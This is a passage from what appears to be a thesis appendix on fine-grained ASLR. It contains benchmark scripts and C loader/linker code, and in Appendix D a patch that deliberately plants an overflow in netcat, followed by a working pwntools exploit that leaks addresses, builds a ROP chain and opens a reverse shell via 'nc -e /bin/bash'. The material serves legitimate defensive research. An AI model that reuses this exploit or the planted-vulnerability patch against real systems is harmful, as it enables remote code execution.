echo "md5sum,$MD5SUM_FGASLR"
echo "md5sum_orig,$MD5SUM_ORIG"

NC_ORIG=$(get_maps_orig ./nc_orig/nc.bin -h | maps_sum)
NC_FGASLR=$(get_maps_fgaslr ./nc/nc.bin -h | maps_sum)

echo "nc,$NC_FGASLR"
echo "nc_orig,$NC_ORIG"
```

B.4 Bash Script Used to Measure Disk Usage

```
#!/bin/bash

PROGS=(toy md5sum nc)

for P in ${PROGS[@]}
do

        S=$(find $P -type f \( -name '*.o' -o -name "*.bin" \) -exec wc -c {} + | grep total | awk '{print $1}')
        SO=$(wc -c ${P}_orig/${P}.bin | awk '{print $1}')

        echo "$P,$S"
        echo "${P}_orig,$SO"

done
```

Appendix C

FG-ASLR Implementation

Note that the code below is *only* a subset of the full implementation specifically related to the FG-ASLR function loading and linking. For brevity, code related to function name caching, memory mapping management, graphing, and statistic gathering is not included. These however can be found in the published full implementation on Github linked above.

C.1 Loading and Linking Header

```
#ifndef FGASLR_H
#define FGASLR_H

#include <stdio.h>

#include "stats.h"

#include "fgaslr_funcid.h"
#include "fgaslr_libid.h"

#define FGASLR_ADDR_MIN 0x10000000000
#define FGASLR_ADDR_MAX 0xfffffffff000
//#define FGASLR_RAND_SEED time(0)
#define FGASLR_RAND_SEED 0

struct func {
        long id;
        long int (*addr)();
};

#define fgaslr_error(...) printf("\e[31;1m[error]\e[0m " __VA_ARGS__)

#ifdef ENABLE_DEBUG
#define fgaslr_debug(...) if(getenv("DEBUG")) printf("\e[33;1m[debug]\e[0m " __VA_ARGS__)
#else
#define fgaslr_debug(...)
#endif

#define ASM_ALIGN_STACK() __asm__("mov %rsp, %r15; and $0x0f, %r15; sub %r15, %rsp;")
#define ASM_BREAKPOINT() __asm__("int3")
#define ASM_EXIT() __asm__("mov $60, %rax; mov $0, %rdi; syscall;")
```

```
#define FGASLR_ENTRY(l, f) ((l << 16) | f)
#define GET_LIBID(s) ((s >> 16) & 0xffff)
#define GET_FUNCID(s) (s & 0xffff)

#define MALIGN(x) (x + (0x1000 - (x % 0x1000)))

void init();
void fgaslr_init(const char *parent, struct func *funcs);
void fgaslr_resolve(const char *parent, struct func *funcs);
void *build_start();

#define run(a, b, c, d) ((void (*)(void *,int,char *[],char *[]))build_start())(a, b, c, d)

// exit() calls destructor handlers in libc, specifically _dl_fini() which
// eventually tries to read from the original binary image mapping.  this
// isn't compatible with -DENABLE_UNMAP_IMAGE, because that memory will already
// have been unmapped, resulting in a crash.  solve this by redefining exit()
// to just exit(), and nothing more.  this is sort of an ugly hack, but it works
#ifdef ENABLE_UNMAP_IMAGE
#define exit(a) __asm__( "movq $0x3c, %%rax; movq %0, %%rdi; syscall" : : "r"((long)a) : )
#endif

#endif
```

C.2 Loading and Linking Function

```
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <fcntl.h>
#include <stdlib.h>
#include <dlfcn.h>
#include <time.h>
#include <elf.h>

#include "fgaslr.h"
#include "cache.h"
#include "mappings.h"
#include "graph.h"
#include "stats.h"

#include "fgaslr_funcstr.h"
#include "fgaslr_libstr.h"

void *resolve_in_library(const char *function_str, const char *library_str) {

        void *h, *addr;

        h = dlopen(library_str, RTLD_LAZY);

        if (h == NULL) {
                fgaslr_error("Error loading shared library '%s': %s\n", library_str, dlerror());
                exit(-1);
        } else {
                fgaslr_debug("Opened shared library '%s' to resolve '%s'\n", library_str, function_str);
        }
```

```
        addr = dlsym(h, function_str);

        if (addr == NULL) {
                fgaslr_error("Error locating '%s' in shared library '%s': %s\n", function_str, library_str,
                ↪  dlerror());
                exit(-1);
        } else {
                fgaslr_debug("Resolved '%s' to %p in '%s'\n", function_str, addr, library_str);
        }

        dlclose(h);

        return addr;

}

char *object_filename(const char *prog_name, const char *function_str) {

        char *filename;

        // TODO: Include the directory, or no?
        filename = malloc(7 + strlen(prog_name) + 1 + strlen(function_str) + 2 + 1);
        sprintf(filename, "%s/%s_%s.o", prog_name, prog_name, function_str);

        return filename;

}

void *generate_random_address() {

        long int r;

        r = ((long int)rand() << 32) | rand();

        r = r % (FGASLR_ADDR_MAX - FGASLR_ADDR_MIN) + FGASLR_ADDR_MIN;

        return (void *)r;

}

unsigned int resolve_symbol(Elf64_Sym *symbol_table, unsigned int symbol_table_size, char *string_table,
↪  const char *search) {

        int si;
        Elf64_Sym *symbol;
        char *symbol_name;
        unsigned int symbol_offset;

        for (si=0; si<(symbol_table_size / sizeof(Elf64_Sym)); si++) {

                symbol = symbol_table + si;
                symbol_name = &string_table[symbol->st_name];
                symbol_offset = (unsigned long)symbol->st_value;

                if (strcmp(symbol_name, search) == 0)
                        return symbol_offset;

        }

        return -1;

}

void fgaslr_init(const char *parent, struct func *funcs) {

        srand(FGASLR_RAND_SEED);
```

```
#ifdef ENABLE_GRAPH
        graph_init();
#endif

#ifdef ENABLE_LOADTIME_STATS
        timer_start();
#endif

        fgaslr_resolve(parent, funcs);

#ifdef ENABLE_LOADTIME_STATS
        timer_end();
        loadtime_save();
#endif

#ifdef ENABLE_GRAPH
        graph_fini();
#endif

}
void fgaslr_resolve(const char *parent, struct func *funcs) {

        int c;
        unsigned int i, si, ri, mi;
        unsigned int function_id, library_id;
        const char *function_str, *library_str;
        char *filename;
        int filesize, fd, mapped_text;
        struct stat st;
        void *object, *addr;
        Elf64_Ehdr *elf_header;
        Elf64_Shdr *section_headers;
        Elf64_Rela *relocation;
        Elf64_Sym *symbol_table, *symbol;
        unsigned int section_count, section_offset, section_size, section_type;
        unsigned int num_relocations, symbol_index, relocation_type;
        void *relocation_address;
        unsigned int relocation_value;
        char *section_name, *string_table, *sh_string_table;
        unsigned int symbol_table_offset, symbol_table_size;
        unsigned int symbol_offset, funcs_table_offset;
        struct mapping *mapping, *my_mappings;
        unsigned int my_num_mappings;
        struct func *next_funcs;
#ifdef ENABLE_NAMED_MAPPINGS
        int memfd;
        char *map_name;
#endif

        const char *valid_sections[] = {
                ".lot", ".text", ".data", ".bss", ".rodata", ".rodata.str1.1", ".rodata.cst8"
        };

        for (i=0; GET_FUNCID(funcs[i].id) != FUNC_END; i++) {

                function_id = GET_FUNCID(funcs[i].id);
                function_str = funcstr[function_id];
                library_id = GET_LIBID(funcs[i].id);
                library_str = libstr[library_id];

#ifdef ENABLE_GRAPH
                graph_add(parent, function_str);
#endif

                c = cache_search(function_str);

                if (c > -1) {
```

```
                fgaslr_debug("'%s' already resolved\n", function_str);
                funcs[i].addr = cache[c].addr;

                continue;

        }

        fgaslr_debug("Resolving '%s'\n", function_str);

        if (library_id == LIB_LIBC) {

                funcs[i].addr = resolve_in_library(function_str, library_str);

        } else if (library_id == LIB_SELF) {

                filename = object_filename(PROG_NAME, function_str);

                stat(filename, &st);
                filesize = st.st_size;

                fd = open(filename, O_RDONLY);

                if (fd < 0) {
                        fgaslr_error("Failed to open '%s'\n", filename);
                        exit(-1);
                }

                object = mmap(NULL, MALIGN(filesize), PROT_READ, MAP_PRIVATE, fd, 0);

                if (object < 0) {
                        fgaslr_error("Failed to map '%s'\n", filename);
                        exit(-1);
                }

                elf_header = (Elf64_Ehdr *)object;
                section_headers = (Elf64_Shdr *)(object + elf_header->e_shoff);
                section_count = elf_header->e_shnum;
                sh_string_table = (char *)(object +
                ↪  section_headers[elf_header->e_shstrndx].sh_offset);

                for (si=0; si<section_count; si++) {

                        section_name = &sh_string_table[section_headers[si].sh_name];
                        section_offset = section_headers[si].sh_offset;
                        section_size = section_headers[si].sh_size;
                        section_type = section_headers[si].sh_type;

                        if (section_size == 0)
                                continue;

                        add_mapping(section_name, NULL, si, section_offset, section_size);

                        if (section_type == SHT_SYMTAB) {

                                symbol_table_offset = section_headers[si].sh_offset;
                                symbol_table_size = section_headers[si].sh_size;
                                symbol_table = object + symbol_table_offset;

                                string_table = object +
                                ↪  section_headers[section_headers[si].sh_link].sh_offset;

                        }

                }

                addr = generate_random_address();
                mapped_text = 0;
```

```
                        for (mi=0; mi<(sizeof(valid_sections)/sizeof(char *)); mi++) {

                                mapping = get_mapping_by_name(valid_sections[mi]);

                                if (mapping == NULL)
                                        continue;

                                if (strcmp(mapping->name, ".text") == 0)
                                        mapped_text = 1;

#ifdef ENABLE_NAMED_MAPPINGS
                                // This probably isn't the greatest, since each mapping will have a
                                // shadow copy in kernel space.  That said, this ensures each userspace
                                // mapping has a name in /proc/self/maps, which is really helpful for
                                ↪  debugging
                                // Therefore, only enable if we need to debug the program, disable by
                                ↪  default
                                map_name = malloc(strlen(function_str) + strlen(mapping->name) + 1);
                                sprintf(map_name, "%s%s", function_str, mapping->name);
                                memfd = memfd_create(map_name, 0);
                                ftruncate(memfd, MALIGN(mapping->size));
                                free(map_name);

                                mapping->addr = mmap(addr, MALIGN(mapping->size), PROT_READ|PROT_WRITE,
                                ↪  MAP_PRIVATE, memfd, 0);
#else
                                mapping->addr = mmap(addr, MALIGN(mapping->size), PROT_READ|PROT_WRITE,
                                ↪  MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
#endif

                                // If this is the .bss segment, just initialize it to NULL
                                // otherwise, copy data from the binary image
                                if (strcmp(mapping->name, ".bss") == 0)
                                        memset(mapping->addr, '\0', mapping->size);
                                else
                                        memcpy(mapping->addr, object + mapping->offset, mapping->size);

                                addr += MALIGN(mapping->size);
                                fgaslr_debug("section '%s' mapped at %p\n", mapping->name, mapping->addr);

                        }

                        // only fix up the GOT and .lot if we mapped a .text segment
                        if (mapped_text) {

                                funcs_table_offset = resolve_symbol(symbol_table, symbol_table_size,
                                ↪  string_table, "funcs");
                                fgaslr_debug("'funcs' offset is %x\n", funcs_table_offset);

                                fgaslr_debug("configuring fake GOT pointer for '%s'\n", function_str);
                                mapping = get_mapping_by_name(".lot");
                                *(long int *)(mapping->addr) = (long int)mapping->addr +
                                ↪  funcs_table_offset;

                        // otherwise just unmap the .lot, we don't need it
                        } else {

                                fgaslr_debug("%s doesn't have a .text, unmapping .lot\n", function_str);
                                mapping = get_mapping_by_name(".lot");
                                munmap(mapping->addr, MALIGN(mapping->size));

                        }

                        for (si=0; si<section_count; si++) {

                                section_name = &sh_string_table[section_headers[si].sh_name];
                                section_offset = section_headers[si].sh_offset;
                                section_size = section_headers[si].sh_size;
```

```
section_type = section_headers[si].sh_type;

if (section_type != SHT_RELA)
        continue;

if (strcmp(section_name, ".rela.eh_frame") == 0)
        continue;

num_relocations = section_size / sizeof(Elf64_Rela);

fgaslr_debug("Processing %u relocations for '%s'\n", num_relocations,
↪  function_str);

for (ri=0; ri<num_relocations; ri++) {

        relocation = (Elf64_Rela *)(object + section_offset + (ri *
        ↪  sizeof(Elf64_Rela)));
        symbol_index = relocation->r_info >> 32;
        relocation_type = relocation->r_info & 0xffffffff;
        relocation_address = get_mapping_by_name(".text")->addr +
        ↪  relocation->r_offset;

        fgaslr_debug("Relocation entry %d: offset=%lx, info=%lx, type=%x,
        ↪  addend=%ld\n", ri, relocation->r_offset, relocation->r_info,
        ↪  relocation_type, relocation->r_addend);

        switch (relocation_type) {

        case R_X86_64_REX_GOTPCRELX:

                relocation_value =
                        get_mapping_by_name(".lot")->addr
                        - ( get_mapping_by_name(".text")->addr +
                        ↪  relocation->r_offset )
                        - 4;

                *(unsigned int *)relocation_address = (unsigned
                ↪  int)relocation_value;
                fgaslr_debug("R_X86_64_REX_GOTPCRELX: %p -> %08x\n", (void
                ↪  *)relocation_address, relocation_value);

                break;

        case R_X86_64_PC32:

                symbol = symbol_table + symbol_index;

                mapping = get_mapping_by_index(symbol->st_shndx);

                relocation_value =
                        ( mapping->addr + symbol->st_value )
                        - ( get_mapping_by_name(".text")->addr +
                        ↪  relocation->r_offset )
                        + relocation->r_addend;

                *(unsigned int *)relocation_address = (unsigned
                ↪  int)relocation_value;
                fgaslr_debug("R_X86_64_PC32: %p -> %08x\n", (void
                ↪  *)relocation_address, relocation_value);

                break;

        default:
                fgaslr_error("Unknown relocation type: %u\n",
                ↪  relocation_type);

        }
```

```
        }

}

fgaslr_debug("Locating symbol '%s'\n", function_str);
symbol_offset = resolve_symbol(symbol_table, symbol_table_size, string_table,
↪  function_str);

fgaslr_debug("Found symbol '%s' at offset %08x\n", function_str, symbol_offset);

// Search for the first valid section that was mapped, and assume the symbol is
// a part of that mapping.  This is honestly pretty sketchy, might not work
// in all cases, but seems to be stable for now.
for (mi=1; mi<(sizeof(valid_sections)/sizeof(char *)); mi++) {

        mapping = get_mapping_by_name(valid_sections[mi]);
        if (mapping == NULL)
                continue;

        funcs[i].addr = mapping->addr + symbol_offset;
        break;

}

fgaslr_debug("Adding %s:%p to the cache\n", function_str, funcs[i].addr);
cache_add(function_str, funcs[i].addr);

// iff we have a .lot and a .text, recursively resolve functions
if (mapped_text) {

        fgaslr_debug("Recursively resolving functions in '%s'\n", function_str);

        next_funcs = (struct func *)(get_mapping_by_name(".lot")->addr +
        ↪  funcs_table_offset);

        my_mappings = mappings;
        my_num_mappings = num_mappings;

        mappings = NULL;
        num_mappings = 0;

        fgaslr_resolve(function_str, next_funcs);

        mappings = my_mappings;
        num_mappings = my_num_mappings;

        fgaslr_debug("Finished recursively resolving functions in '%s'\n",
        ↪  function_str);

}

mapping = get_mapping_by_name(".lot");
if (mapping != NULL)
        mprotect(mapping->addr, MALIGN(mapping->size), PROT_READ);

mapping = get_mapping_by_name(".text");
if (mapping != NULL)
        mprotect(mapping->addr, MALIGN(mapping->size), PROT_READ|PROT_EXEC);

mapping = get_mapping_by_name(".data");
if (mapping != NULL)
        mprotect(mapping->addr, MALIGN(mapping->size), PROT_READ|PROT_WRITE);

mapping = get_mapping_by_name(".bss");
if (mapping != NULL)
        mprotect(mapping->addr, MALIGN(mapping->size), PROT_READ|PROT_WRITE);

mapping = get_mapping_by_name(".rodata");
```

```
                        if (mapping != NULL)
                                mprotect(mapping->addr, MALIGN(mapping->size), PROT_READ);

                        free_mappings();
                        munmap(object, MALIGN(filesize));
                        close(fd);
                        free(filename);

                } else {

                        fgaslr_error("Unknown library '%s' (%u)\n", library_str, library_id);

                }

        }

}
```

C.3 Start Function For Unmapping Original Image

```
#include <stddef.h>
#include <fcntl.h>
#include <sys/mman.h>

void *build_start() {

        void *start, *end, *mem;
        unsigned long len;

        // code which will later be copied into the start page
        __asm__ (

                // skip this proceedure when we run the function itself
                "jmp        END;"
                "BEGIN:"

                // get binary image address
                "mov        (%%rsp), %%r15;"
                "and        $0xfffffffffffff000, %%r15;"
                "sub        $0x1000, %%r15;"

                // align stack
                "sub        $0x8, %%rsp;"

                // save args
                "push        %%rdi;"
                "push        %%rsi;"
                "push        %%rdx;"
                "push        %%rcx;"

// Seems like some functions in libc reference data in the original
// binary image, which results in segfaults if it's fully unmapped
// for this reason you may wish to use the option below instead

                // munmap binary image
                "mov        $0xb, %%rax;"
                "mov        %%r15, %%rdi;"
                "mov        $0x10000, %%rsi;"
                "syscall;"

// alternatively, just make it non-executable, which at least makes this
```

```
// useless for code-reuse attacks

/*
                // mprotect read-only binary image
                "mov        $0x0a, %%rax;"
                "mov        %%r15, %%rdi;"
                "mov        $0x10000, %%rsi;"
                "mov        $0x3, %%rdx;"
                "syscall;"
*/

                // call main(argc, argv, envp);
                "pop        %%rdx;"
                "pop        %%rsi;"
                "pop        %%rdi;"
                "pop        %%r15;"
                "call        *%%r15;"

                // exit
                "mov        %%rax, %%rdi;"
                "mov        $0x3c, %%rax;"
                "syscall;"

                // end of procedure
                "END:"

                : : :

        );

        // find start, end, length of assembled start page code
        __asm__ (
                "mov        $BEGIN, %0;"
                "mov        $END, %1;"
                : "=g"(start), "=g"(end) : :
        );

        len = end - start;

        // map memory for start page
        mem = mmap(NULL, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);

        // copy code to start page
        __asm__ (
                "mov        $BEGIN, %%rsi;"
                "mov        %0, %%rdi;"
                "mov        %1, %%rcx;"
                "cld;"
                "rep movsb;"
                : : "g"(mem), "g"(len) :
        );

        // remove write permission for better security
        mprotect(mem, 0x1000, PROT_READ|PROT_EXEC);

        return mem;

}
```

Appendix D

Vulnerability and Exploit

D.1 Vulnerability Patch File

```
--- a/netcat.c        2018-01-11 16:13:14.000000000 -0600
+++ b/netcat.c        2024-01-29 14:43:00.282811925 -0600
@@ -1615,6 +1615,8 @@
   USHORT wretry;                /* net-write sanity counter */
   USHORT wfirst;                /* one-shot flag to skip first net read */

+  char uhoh[16];
+
 /* if you don't have all this FD_* macro hair in sys/types.h, you'll have to
    either find it or do your own bit-bashing: *ding1 |= (1 << fd), etc... */
   if (fd > FD_SETSIZE) {
@@ -1780,6 +1782,8 @@
         wretry--;                       /* none left, and get another load */
         goto shovel;
     }
+    write(fd, uhoh, rr);
+    memcpy(uhoh, bigbuf_net, rr);
   } /* while ding1:netfd is open */

 /* XXX: maybe want a more graceful shutdown() here, or screw around with

--- a/Makefile        2018-01-11 16:13:14.000000000 -0600
+++ b/Makefile        2024-01-29 15:25:48.306679636 -0600
@@ -9,7 +9,7 @@
 # pick gcc if you'd rather , and/or do -g instead of -O if debugging
 # debugging
 # DFLAGS = -DTEST -DDEBUG
-CFLAGS = -O
+CFLAGS = -O -fno-stack-protector -g -D_FORTIFY_SOURCE=0 -DGAPING_SECURITY_HOLE
 XFLAGS =         # xtra cflags, set by systype targets
 XLIBS =                # xtra libs if necessary?
 # -Bstatic for sunos,  -static for gcc, etc.  You want this, trust me.
@@ -67,7 +67,7 @@
         make -e $(ALL) $(MFLAGS) XFLAGS='-DAIX'

 linux:
-        make -e $(ALL) $(MFLAGS) XFLAGS='-DLINUX' STATIC=-static
+        make -e $(ALL) $(MFLAGS) XFLAGS='-DLINUX' #STATIC=-static

 # irix 5.2, dunno 'bout earlier versions.  If STATIC='-non_shared' doesn't
 # work for you, null it out and yell at SGI for their STUPID default
```

D.2 Exploit for Original Netcat with Standard ASLR

```
from pwn import *

RHOST = "localhost"
RPORT = 1234
LHOST = "localhost"
LPORT = 31337

# open a listening port for the connect back
l = listen(LPORT)
# open a connection to the remote vulnerable nc
r = remote(RHOST, RPORT)

# send 0x50 bytes, triggering a leak of 0x50 bytes from the stack
r.sendline(b"A"*16 + p32(0)*4 + b"B"*0x30)
# conume and discard 0x40 of those bytes
data = r.read(0x40)
# the next 8 are a saved RBP value (stack pointer)
stackaddr = u64(r.read(8))
# the next 8 are the return address (.text pointer)
retaddr = u64(r.read(8))

# flush out the remaining data
data = r.recv(0x1000)
#print(hexdump(data))

# calculate the .text base address
baseaddr = retaddr - 0x587b
# calculate an address of our controlled data on the stack
stackstr = stackaddr - 0x1c8

print(f"Leaked return address: {retaddr:016x}")
print(f"Leaked stack address:  {stackaddr:016x}")
print(f"Base address:          {baseaddr:016x}")
print(f"CMD string address:    {stackstr:016x}")

# we will re-use doexec_new() to acheive code execution
DOEXEC_NEW = 0x5dda
# that function executes the command in the char*pr00gie global
PR00GIE_PTR = 0x90c8

# begin the chain with a ROP-nop, so we can break on this for testing
chain = b""
chain += p64(baseaddr + 0x201a) # ret nop

# build each byte from the stackstr in memory, one at a time with ROP
for i in range(0, 8):

        # if the byte is a 0x00, no need to change it, just skip
        b = u8(p64(stackstr)[i:i+1])
        if b == 0:
                continue

        # we use the gadget "add byte ptr [rsi + 0x39], ah; ret;" to build the pointer
        # this requires setting RSI and AH each time
        chain += p64(baseaddr + 0x42ed)                                 # pop rsi; ret;
        chain += p64((b) << 8)                                                  # byte from SH_PTR
        chain += p64(baseaddr + 0x2b12)                                 # mov eax, esi; ret;
        chain += p64(baseaddr + 0x42ed)                                 # pop rsi; ret;
        chain += p64(baseaddr + PR00GIE_PTR - 0x39 + i)         # pr00gie ptr
        chain += p64(baseaddr + 0x5940)                                 # add byte ptr [rsi + 0x39],
        ↪  ah; ret;
```

```
# finally, call doexec_new() to trigger command execution
chain += p64(baseaddr + DOEXEC_NEW)

# construct and send final payload, which triggers the ROP chain
cmd = f"./nc -e /bin/bash {LHOST:s} {LPORT:d}\0".encode("ascii")
payload = b"A"*16 + p32(0)*4 + cmd + b"C"*(40-len(cmd)) + chain
r.sendline(payload)
r.close()

# we should now have a reverse shell!
l.interactive()
```